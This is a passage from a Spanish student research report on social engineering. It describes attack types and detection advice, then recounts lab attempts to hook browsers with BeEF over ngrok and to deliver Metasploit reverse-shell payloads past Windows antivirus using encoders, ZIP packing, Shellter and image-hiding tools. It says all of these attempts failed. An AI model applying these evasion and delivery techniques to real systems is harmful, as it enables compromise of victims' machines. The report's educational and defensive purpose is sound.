- Unidades de USB dejadas en lugares públicos, como bibliotecas y estacionamientos.
- Archivos adjuntos en correos electrónicos que ofrecen detalles sobre una oferta gratuita o un software fraudulento gratuito.

11.4.2 Ataques de brecha física

Los ataques físicos implican que los atacantes se presenten en persona, haciéndose pasar por alguien legítimo para obtener acceso a áreas o información no autorizadas. Estos ataques son más comunes en entornos empresariales, como gobiernos, empresas u otras organizaciones. Los atacantes pueden pretender ser representantes de proveedores conocidos y confiables para la empresa. Algunos atacantes incluso pueden ser empleados recientemente despedidos con una venganza contra su antiguo empleador.

Para evitar ser descubiertos, los atacantes hacen que su identidad sea lo suficientemente oscura pero creíble para evitar preguntas. Esto requiere un poco de investigación por parte del atacante y conlleva un alto riesgo. Por lo tanto, si alguien está intentando este método, han identificado un claro potencial para una recompensa altamente valiosa si tienen éxito.

11.4.4 Ataque de acceso por Tailgating

Los ataques de acceso por tailgating, o también llamados piggybacking, se refieren al acto de seguir a un miembro del personal autorizado a un área de acceso restringido. Los atacantes pueden aprovecharse de la cortesía social para persuadirte de que les sostengan la puerta o para convencer de que ellos también están autorizados para estar en la zona. La suplantación de identidad o “pretexting” también puede desempeñar un papel importante en estos ataques.

11.5 Métodos de ingeniería social inusuales

En algunos casos, los ciberdelincuentes han utilizado métodos inusuales para llevar a cabo sus ataques cibernéticos, como:

- **Phishing basado en fax:** cuando los clientes de un banco recibieron un correo electrónico falso que supuestamente provenía del banco, solicitando al cliente que confirme sus códigos de acceso, el método de confirmación no se realizaba a través de los canales habituales de correo electrónico o internet. En su lugar, se le pedía al cliente que imprimiera el formulario en el correo electrónico, completara sus datos y lo enviara por fax al número de teléfono del ciberdelincuente.

- **Distribución de malware por correo tradicional:** en Japón, los ciberdelincuentes utilizaron un servicio de entrega a domicilio para distribuir CD infectados con un spyware troyano. Los discos se entregaron a los clientes de un banco japonés. Las direcciones de los clientes habían sido robadas previamente de la base de datos del banco.

11.6 Posibles nuevos métodos de ataques por ingeniería social

Se cree que en el futuro, con el avance de la inteligencia artificial y la tecnología de deepfakes, los ciberdelincuentes podrían desarrollar métodos aún más sofisticados de ataques cibernéticos por ingeniería social.

Por ejemplo, podrían utilizar algoritmos de aprendizaje automático para analizar el comportamiento y las preferencias de las víctimas potenciales, y luego crear **deepfakes** (multimedia fraudulenta generada con IA) personalizados para engañarlas aún más efectivamente.

También podrían crear chatbots inteligentes capaces de simular conversaciones humanas realistas para persuadir a las víctimas a tomar medidas perjudiciales para ellos mismos, como proporcionar información confidencial o descargar malware.

A medida que la tecnología continúa evolucionando, es importante que las empresas y los individuos se mantengan alerta y adopten medidas proactivas para protegerse contra estos tipos de amenazas emergentes.

12. Cómo defenderse de ataques de ingeniería social

12.1 ¿Cómo detectarlos?

Defenderse contra la ingeniería social requiere de autoconciencia. Siempre hay que detenerse y pensar antes de que se haga cualquier cosa o responder.

Los atacantes esperan que se tome acción antes de considerar los riesgos, lo que significa que deberías hacer lo contrario. Como ayuda, aquí hay algunas preguntas que el usuario debería de hacerse a sí mismo en caso de sospecha:

- **¿Altera las emociones?** Cuando la víctima está especialmente curiosa, asustada o emocionada, es menos probable que se evalúen las consecuencias de las acciones. De hecho, es probable que no se ponga en duda la veracidad de la situación presentada. Esto se debería considerar como una señal de alerta si el estado emocional está elevado.

- **¿Este mensaje proviene de un remitente legítimo?** Se deben inspeccionar cuidadosamente las direcciones de correo electrónico y los perfiles de redes sociales cuando se recibe un mensaje sospechoso. Puede haber caracteres que imitan a otros, como "torn@example.com" en lugar de "tom@example.com". Los perfiles de redes sociales falsos que duplican la foto de un conocido y otros detalles también son comunes.

- **¿Este mensaje viene realmente de un conocido?** Siempre es bueno preguntar al remitente si fue el verdadero remitente del mensaje en cuestión. Ya sea un compañero de trabajo u otra persona de la vida del usuario, se les debería de preguntar en persona o por teléfono si es posible. Puede ser que hayan sido hackeados y no lo sepan, o alguien puede estar suplantando sus cuentas.

- **¿El sitio web tiene detalles extraños?** Las irregularidades en la URL, la mala calidad de imagen, los logotipos de la empresa antiguos o incorrectos y los errores tipográficos en la página web pueden ser señales de alerta de un sitio web fraudulento. Si se entra en un sitio web falsificado, asegúrate de salir inmediatamente.

- **¿Esta oferta parece demasiado buena para ser verdad?** En el caso de sorteos u otros métodos de targeting, las ofertas son una fuerte motivación para impulsar un ataque de ingeniería social. Se debería de considerar por qué alguien te está ofreciendo algo de valor por poco beneficio para ellos. Sé cauteloso en todo momento porque incluso datos básicos como tu dirección de correo electrónico pueden ser recolectados y vendidos a anunciantes poco éticos.

- **¿Son sospechosos los archivos adjuntos o enlaces?** Si un enlace o el nombre del archivo parece extraño en un mensaje, se tendría que reconsiderar la autenticidad de toda la comunicación. Además,

considerar si el mensaje en sí fue enviado en un contexto extraño, en un momento extraño o plantea otras señales de alerta.

- **¿Puede esta persona demostrar su identidad?** Si no se puede hacer que la persona verifique su identidad con la organización a la que dicen pertenecer, no permitir el acceso que están solicitando. Esto se aplica tanto en persona como en línea, ya que las violaciones físicas requieren que pasemos por alto la identidad del atacante.

13 Problemas encontrados en el desarrollo del proyecto

13.1 Al Iniciar sesión en BEeF

En este punto temprano de la instalación, se tuvo que acudir por primera vez a el foro de preguntas de GitHub de este programa, ya que dependiendo de la versión, BeEF utiliza diferentes consideraciones para el usuario y contraseña correctos, este mismo problema surgió también más tarde al intentar acceder a través de ngrok, por lo visto este error es obstante recurrente, ya que si accedemos desde la dirección 127.0.0.0, pero en la configuración se indica la IP real, también sufriremos esta incidencia.

La ruta y fichero donde se encuentran indicadas estas credenciales es en "/usr/share/beef-xss/config.yaml", pero incluso indicando las ahí recogidas y cambiandolas, el programa indicaba que estas credenciales eran incorrectas.
Pues BeEF sigue unos criterios concretos:

Usuario: beef/root → Depende de la versión, pero viene indicado de serie en el fichero mencionado.

Contraseña: Obligatoriamente NO puede ser beef, dependiendo de la versión puede ser "feeb" / "toor", o en mi caso, descubrí que el programa fuerza que sea la misma contraseña que el usuario en el que estamos, en mi caso "kali"

13.2 Al ejecutar el script BEef-Over-Wan

Llegados a este momento, para enlazar las funcionalidades de BEeF con Ngrok, para poder usar BEef a través de internet, se tenía que utilizar un script de python disponible en GitHub llamado BEeF-Over-Wan, al ejecutarlo daba fallos de sintaxis, se intentaron solucionar todos estos problemas individualmente, cosa que funcionó parcialmente.

El único problema que persistía era una variable usada varias veces, que no estaba declarada, un problema difícil de solucionar, si no se puede descifrar el funcionamiento del código, la causa de esto fue que el documento que se intentaba utilizar, estaba escrito en python2.


A través de la búsqueda en foros, se encontró un script llamado 2to3 que efectivamente está hecho para traducir documentos de python2 a python3, aun así igualmente se tuvieron que hacer retoques a mano

```
┌──(kali㉿kali)-[~/BeeF-Over-Wan]
└─$ sudo python BeeFOverWan.py
  File "/home/kali/BeeF-Over-Wan/BeeFOverWan.py", line 90
    print '"{old_string}" not found in {filename}.'.format(**locals())
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

SyntaxError: Missing parentheses in call to 'print'. Did you mean print( ... )?
```


13.3 Al intentar capturar una víctima a través de Internet

Una vez solucionados los problemas con el script y configurada la red para que se pudiese atacar a víctimas alojadas en redes remotas, se encontró un problema con el "CORS" (Cross-Origin Resource Sharing), es decir que la web no ejecuta scripts que se carguen de forma remota, una medida de seguridad que hace que las webs solo acepten recursos script que se encuentren dentro de esta misma, se encontró una viñeta que explica de forma simple este problema.



-Esta viñeta nos explica el CORS usando un restaurante como ejemplo, en el primer caso, con la medida de seguridad, solo se aceptarían comandas (ejecutar script) pedidas desde dentro del restaurante (alojadas dentro de la web).

-En cambio, una vez se ha implementado el header HTTP "Access-Control-Allow-Origin:* ", establece que se pueden cargar recursos desde cualquier origen, indicando esto con el asterisco, en la metáfora del restaurante, ahora se aceptan órdenes desde fuera, cómo podría ser un "McAuto" o similar




Este problema no se pudo solucionar ya que la herramienta que se estaba utilizando para enlazar BeEF con el servidor de reenvío de puertos Ngrok, era un script de GitHub ya mencionado, con el nombre de BeEF-Over-Wan.

No se pudo conseguir que cargase “hook.js”, ya que esta no era una herramienta oficial del mismo creador de BeEF, además de que Ngrok usa IPv6 y esto generaba infinidad de conflictos que no se pudieron descifrar

13.4 Al crear una cuenta de google altamente sospechosa

Una anécdota interesante que ocurrió en este proyecto, fue cuando se creó la cuenta de gmail para escenificar un poco más el proyecto y enviarnos a nosotros mismo el Gmail con el phishing para desarrollar este trabajo.

A las pocas horas de usar esta dirección de gmail para hacer las pruebas, llegó un mensaje de Google, curiosamente parecido al mail de phishing en el que nos basamos para redactar nuestro correo malicioso, pues motivos no faltaban, descritos en el punto 5.



13.5 Al intentar usar Metasploit simulando un escenario real


En este punto del proyecto se intentó usar las funcionalidades de BEeF para introducir un payload de Metasploit, para a través de esta primera herramienta, acabar teniendo acceso total a la máquina objetivo.

El obstáculo surge cuando se intenta inyectar este archivo malicioso, ya que como es normal, “los buenos” hacen bien su trabajo, para intentar

vulnerar Windows 10, se intentó de diversas formas, como las siguientes:


Payload normal de Metasploit

Primero se intentó usar un payload normal para windows, tipo meterpreter a través de un reverse_tcp, sin elementos extra, con este método, el mismo navegador, hacía que fallase la descarga para evitar cualquier infección.




Payload comprimido en ZIP

El siguiente método que se pensó, fue meter este archivo malicioso en un ZIP, de esta manera el navegador no lo detectaba al estar comprimido, así permitía su descarga, pero al intentar ejecutarlo, nos arrojaba un mensaje de error, ya que detectaba el archivo como potencial malware.


No se pudo completar la operación porque el archivo contiene un virus o software potencialmente no deseado.
Aceptar


Payload con encoders

En este siguiente formato de payload, se hizo uso de una funcionalidad de incluye Metasploit, que son los encoders, estos sirven para codificar el payload malicioso, añadiendo el parámetro -e al comando se pueden elegir varios encoders, se probó el de Base64 y uno llamado shikata_ga_nai, traducido del japonés esto querría decir (no hay nada que hacer), pese a la grandilocuencia de la traducción, ni este ni el de Base64 funcionó ya que la tecnología de detección de antivirus está suficientemente avanzada para detectarlos.




Payload evitando “Bad Chars”

Con este método se evitan los “malos caracteres” refiriéndose a lo que usan los sistemas antivirus para detectar un archivo como malicioso, esto se hace con el parámetro -b, el problema de esta técnica es que si indicamos muchos caracteres para que no se usen en el código, este no podrá ser generado, es como se se le dice a alguien que evite X letras del abecedario y luego intente crear una frase



Payload usando Shellter

Esta herramienta de evasión de Antivirus sirve para codificar código malicioso, esta se intentó usar con Metasploit sin conseguir ningún resultado satisfactorio, de hecho después de su instalación, nuestra máquina de Kali comenzó a tener problemas con Xorg y LightDM, provocando que se perdiese la interfaz gráfica, seguramente por un problema de incompatibilidad



Payload usando esteganografía con ExifTool

En este intento, se pretendía incrustar el código malicioso en una imagen, que al descargarse ejecutase el payload y nos conectarse a la víctima, desafortunadamente, para ver o ejecutar lo que hay escondido en la imagen, la otra persona también tiene que tener exiftool y “abrir” con este programa la imagen para ver su contenido, aun así no se ejecutaría el código.

Payload usando ImgBackdoor

Con esta herramienta se puede conseguir ocultar código en una imagen, no está pensado para Metasploit pero igualmente se quiso probar para no descartar ninguna opción, el resultado también fue , que despues de instalarlo, al reiniciar la maquina, esta perdió la interfaz gráfica, dejándonos con un Kali Linux server, sin manera de arreglarlo

14 Conclusiones

14.1 Conclusiones generales del proyecto

Como conclusión final, podemos concluir con que los ciberataques, son cada vez más difíciles de ejecutar, ya que la ciberseguridad evoluciona, y disponemos de equipos que son cada vez más seguros, por ende los ataques son también cada vez más sofisticados. Como se ha podido ver en este proyecto, en muchos casos ya no se ataca al equipo informático, si no al usuario que hay detrás, o combinando ambas técnicas, por eso es necesario que a todos los usuarios (que son cada vez más jóvenes) se les enseñe sobre

la importancia de sus datos y cómo deberían protegerlos, inculcando así desde pequeños, que no todo lo que aparece en internet es confiable.

Es así, que como ampliación de este proyecto, se diseñarán unas infografías que eduquen de forma visual sobre métodos de detección de ataques de ingeniería social, importancia de datos etc…

14.2 Consecución de los objetivos

. Aprendizaje detallado sobre el funcionamiento de payloads maliciosos

Este objetivo se ha alcanzado adecuadamente ya que se ha comprendido el funcionamiento de los payloads generados por el software escogido, entendiendo como trabaja en diferentes escenarios y que implica cada uno de ellos.

. Demostración del funcionamiento de malware

En esta parte del proyecto, se comenzaron a encontrar complicaciones, siendo la primera de ellas, que fue prácticamente imposible realizar la demostración a través de la WAN, pero se pudo demostrar su funcionamiento.

. Prueba de malware en entorno controlado

Primero se intentó hacer este apartado usando Cuckoo Sandbox, pero se acabó decidiendo no usar este programa ya que estaba obsoleto y era incompatible, además de que las funcionalidades buscadas en este programa, se podían encontrar en servicios web.

En el desarrollo de este objetivo es donde se encontraron la gran parte de las complicaciones, se simularon los diversos escenarios usando VirtualBox para no tener que atacar a la máquina real en cada una de las partes de la investigación, pero una vez acabado el proyecto, para su demostración “in situ” se atacó a teléfonos móviles que se encontrasen dentro de la misma red que el atacante, para hacer asi la demo de forma más vistosa

. Entendimiento de los diversos tipos de malware

En esta parte del proyecto, se invirtió bastante tiempo en leer artículos, ver videos y ojear libros de Kevin Mitnick, este tiempo invertido dio sus frutos y se pudo elaborar un capítulo en esta memoria donde se detallan todos los ataques conocidos o populares donde se utiliza la ingeniería social.

. Entendimiento de metodologías de ingeniería social

Al igual que en el objetivo anterior, recolectando y combinando información de diversas fuentes, se pudo elaborar un extenso capítulo en el que se explica el funcionamiento de la ingeniería social, las emociones a las que ataca y cómo defenderse de esta.

14.3 Valoración de la metodología i planificació

En este proyecto, después de que en el anterior año se suspendiese por diversos motivos, como por ejemplo que se hizo una demo que funcionaba pero no se asemejaba a ningún escenario real, este año se ha dedicado gran parte de los esfuerzos, en escenificar los ataques estudiados.
Realmente es donde se encuentra el grueso del interés sobre este campo y aunque no se pudieron llegar a realizar algunos de los objetivos, en esta segunda versión, se ha usado programario más potente y vistoso, que ha ayudado a que se pudiese estudiar en más profundidad cada una de las partes que pueden haber implicadas en ataques/ciberestafas de estas características

14.4 Visión de futuro

La propuesta de ampliación dada el año pasado en este proyecto incluía probar otro software, con el que se pudiesen probar los módulos post explotación, que en este caso, la gran mayoría no funcionaban, o llevar a cabo el diseño de una web con toda la información que se ha recolectado, con la finalidad de difundir este conocimiento adquirido.
En esta segunda versión se han cumplido varias de esas iniciativas, además de haber pensado en la posibilidad de diseñar infografías “user-friendly” para divulgar estos conocimientos, en lugar de hacer una web.

15. Glossario

Payload: Se entiende por Payload, la carga útil de un paquete enviado a través de la red, las cabeceras y metadatos son descartados.

Malware: Archivo malicioso que tiene un objetivo nocivo para el equipo, como recolectar información (del usuario o de la máquina en sí), o inocular un virus/troyano/worm etc…

Python: Lenguaje de programación de alto nivel y propósito general muy utilizado.

Linux: Familia de sistemas operativos formados por el núcleo del sistema operativo Linux junto con las utilidades GNU, denominado en ocasiones GNU/Linux.

Máquina Virtual: Software que emula un ordenador y puede ejecutar programas como si fuera un ordenador real a pesar de que está virtualizado, siendo igual de eficiente, pero aislado de la máquina física.

LAN: Tipo de red informática caracterizada por su carácter 'local' o de corta distancia, tales como una casa, una oficina, un hotel, etc.

WAN: Tipo de red informática caracterizada por su carácter amplio (Wide), es decir a través de Internet, conectando a un usuario o servidor remoto, ya sea en otra ciudad o en otro continente

Binario ejecutable: Programa que puede ejecutarse por la CPU normalmente para realizar algún trabajo útil.

ELF: El formato ejecutable y enlazable, es un formato de archivo estándar común para archivos ejecutables, código objeto, bibliotecas compartidas

16. Bibliografía

- ***Libros:***

  - *The Art of Deception, Kevin Mitnick (2001)*
- ***Webs:***

  - *https://www.danysoft.com/los-12-peores-botnets/*
  - *https://github.com/beefproject/beef*
  - *https://www.kaspersky.com/resource-center/definitions/what-is-social-engineering*
  - *https://www.hackers-arise.com/post/2018/10/16/metasploit-basics-part-15-post-exploitation-fun-web-cam-microphone-passwords-and-more*
  - *https://www.infosecinstitute.com/resources/penetration-testing/how-to-attack-windows-10-machine-with-metasploit-on-kali-linux/*
  - *https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?name=Trojan%3AWin32%2FMeterpreter.A&threatid=2147721925*
  - *https://github.com/Tsuyoken/ImgBackdoor*
  - *https://docs.flexera.com/adminstudio2019r2sp1/Content/helplibrary/TC-OSB-0052.htm*
  - *https://www.metasploit.com/*
  - *https://www.geeksforgeeks.org/working-with-payload-metasploit-in-kali-linux/*
  - *https://hacker.house/lab/windows-defender-bypassing-for-meterpreter/*
  - *https://www.rapid7.com/blog/post/2018/05/03/hiding-metasploit-shellcode-to-evade-windows-defender/*
  - *https://www.hackingarticles.in/msfvenom-cheatsheet-windows-exploitation/*
  -

17. Anexos

En este proyecto se ha estudiado el funcionamiento de lo que podría ser Un Rootkit o un TCP-Reverso "en crudo", que se inoculaba en la víctima a través de la ingeniería social, y se han explicado los diferentes ataques en los que la ingeniería social, tiene el grueso principal del ataque, pero a continuación se muestra un árbol de clasificación de los tipos de malware conocidos, en la web de kaspersky, donde estan ordenados por nivel de peligrosidad y contiene enlaces a otras páginas de utilidad.

https://www.kaspersky.com/resource-center/threats/malware-classifications

DEFIENDETE DE ESTAFAS DE INGENIERÍA SOCIAL

¿ESTAN TUS EMOCIONES ALTERADAS?

Cuando estás especialmente curioso, asustado o emocionado, es menos probable pienses las consecuencias de tus acciones, los hackers se aprovechan de tu emociones para que tomes decisiones indeseadas.

¿ESTE MENSAJE LO ENVÍA ALGUIEN LEGÍTIMO?

Presta atención a los detalles, en correos electrónicos o perfiles de redes sociales, hay caracteres que imitan a otros como "torn@example.com" y "tom@example.com", si ves algo sospechoso, no entres a ningún enlace y contacta tú con la empresa o persona para asegurarte.

¿PARECE DEMASIADO BUENO PARA SER VERDAD?

En sorteos, anuncios u otros métodos de targeting, sé desconfiado y piensa antes de dar tus datos, incluso tu dirección o tu correo electrónico, son datos que pueden ser vendidos a anunciantes poco éticos.

NO TE DEJES LLEVAR POR TU CURIOSIDAD

Tanto en línea como en físicamente, la curiosidad puede jugarte una mala pasada, no descargues cosas de páginas poco confiables, y si encuentras un USB en la calle, conectarlo a tu ordenador puede ser una práctica peligrosa.

Treball de investigació ASIX 2A Daniel Moreno López 16/05/2024